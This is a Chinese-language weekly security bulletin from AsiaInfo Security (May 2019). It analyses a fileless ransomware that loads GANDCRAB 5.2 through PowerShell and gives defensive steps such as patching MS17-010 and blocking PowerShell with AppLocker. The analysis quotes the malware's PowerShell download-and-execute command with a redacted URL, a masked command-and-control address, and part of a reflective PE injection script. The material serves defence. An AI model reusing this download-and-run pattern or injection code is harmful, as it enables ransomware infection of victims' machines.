安全威胁每周警讯

2019/05/19～2019/05/25

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
2	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
3	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
4	Trojan.Win32.EQUATED.LZCWO	Trojan	★	→	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程。
5	BKDR_VOOLS.B	Backdoor	★★	→	木马病毒，它可能是使用者手动安装的。
6	TROJ_ETEROCK.C	Trojan	★★	→	木马病毒，它可能是使用者手动安装的。
7	HTML_IFRAME.DY	HTML	★★	↑	该漏洞允许在未经用户同意的情况下自动执行电子邮件附件
8	BKDR_EQUATED.LZCMU	Trojan	★★	↓	木马病毒，它可能是使用者手动安装的。
9	TROJ_EQUATED.LZCMT	Trojan	★	↑	木马病毒，它可能是使用者手动安装的。
10	TROJ64_EQUATED.H	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的

本周安全趋势分析

无文件勒索病毒预警

事件描述

近日，亚信安全截获全新无文件勒索病毒，该病毒在 PowerShell 申请的内存空间中直接完成恶意代码的下载、解密和执行，全程无文件落地。其解密后执行的勒索病毒为 GANDCRAB 5.2。此次截获的无文件勒索病毒主要通过如下途径传播：

- 垃圾邮件传播；
- “永恒之蓝”漏洞及中间件漏洞攻击
- 网页挂马攻击；
- RDP 和 VNC 爆破入侵；
- 捆绑、隐藏在一些破解、激活、游戏工具中传播；

无文件勒索病毒分析

- ✓ 该病毒在 PowerShell 申请的内存空间中直接完成恶意代码的下载和解密，并执行解密后的勒索病毒 GANDCRAB 5.2。

```
powershell.exe  631356 [redacted]"C:\Windows\SysWOW64\
WindowsPowerShell\v1.0\powershell.exe" IEX ((new-object net.webclient).do
wnloadstring('https://[redacted]));Invoke-VIZXQUFZIPQPV
CSOXIAEV;Start-Sleep -s 1000000;  Microsoft Windows Windows PowerShell
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe [redacted]
[redacted] N/A
```

- ✓ 该病毒具有后门功能，其会链接 https://paxxxxin.com/xxx/sxxx9Dqt 网址发送和接收命令，完成一系列恶意行为。

```
{
[CmdletBinding()]
Param(
    [Parameter(Position = 0, Mandatory = $true)
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,

        [Parameter(Position = 1)]
        [String[]]
        $ComputerName,

        [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
        [String]
        $FuncReturnType = 'Void',

        [Parameter(Position = 3)]
        [String]
        $ExeArgs,

        [Parameter(Position = 4)]
        [Int32]
        $ProcId,

        [Parameter(Position = 5)]
        [String]
        $ProcName,

    [Switch]
    $ForceASLR,

        [Switch]
        $DoNotZeroMZ
)

Set-StrictMode -Version 2

$RemoteScriptBlock = {
        [CmdletBinding()]
        Param(
                [Parameter(Position = 0, Mandatory = $true)]
                [Byte[]]
                $PEBytes,

                [Parameter(Position = 1, Mandatory = $true)]
                [String]
                $FuncReturnType,

                [Parameter(Position = 2, Mandatory = $true)]
                [Int32]
                $ProcId,

                [Parameter(Position = 3, Mandatory = $true)]
                [String]
                $ProcName,
```

【https://paxxxxin.com/xxx/sxxx9Dqt 网址内容】

✓ 其中包含 base64 加密的代码，我们将其解密后，发现该文件是已知的 GANDCRAB 勒索病毒。

【base64 加密的代码】

解决方案

- ✓ 尽量关闭不必要的端口，如：445、135，139 等，对 3389，5900 等端口可进行白名单配置，只允许白名单内的 IP 连接登陆；
- ✓ 尽量关闭不必要的文件共享；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 及时更新系统，更新应用程序；打全系统及应用程序补丁程序；
- ✓ 系统打上 MS17-010 对应的 Microsoft Windows SMB 服务器安全更新（4013389)补丁程序。

详细信息请参考链接：http://www.catalog.update.microsoft.com/Search.aspx?q=MS17-010

- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

亚信安全解决方案：


- ✓ 使用亚信安全防毒墙网络版(OfficeScan 11 SP1 及以上版本)，开启针对勒索软件（Ransomware）的行为阻止策略，可有效拦截勒索病毒对系统中的文件进行加密。

✓ 对于一些不需要使用 PowerShell 的机器（需得到用户确认），可以使用 AppLocker 禁用 PowerShell，具体方法如下：


一）创建 AppLocker rule

键盘输入 Windows 徽标+ R 打开运行窗口， 输入 gpedit.msc

1、选择计算机配置 -> Windows 设置-> 安全设置 -> 应用程序控制策略 -> AppLocker



2、右键点击“可执行规则”，选择“创建新规则”




3、单击“创建新规则”后，打开如下窗口，单击“ 下一步”：

4、在下图中，操作选项选择“拒绝”，并为此规则选择适用的用户或组，配置完成后，单击“下一步”：

5、然后选择“路径”，然后单击下一步：

6、选择 PowerShell 程序路径，然后单击“下一步”：


7、为新规则指定名称，然后单击“创建”：



8、如下提示框选择“是”

9、右键选择 AppLocker 并单击属性，然后在“可执行规则”下，选择“强制规则”，勾选“已配置”。

二）确保 Application Identify 服务开启，并设置为开机自启动，如果此服务未正确开启，则 AppLocker rule 无法正确运行。



三）管理员权限运行命令行窗口，输入 GPUPDATE，更新组策略。

四）验证：以上操作完成后，再运行 PowerShell 将被系统阻止

五）本文以 Windows 10 系统为例进行说明，所述设置方法还适用于如下系统：

- Windows 7
- Windows 8
- Windows Server

注意：上述方法适用于单机版，域控部署方法建议咨询管理员或者微软。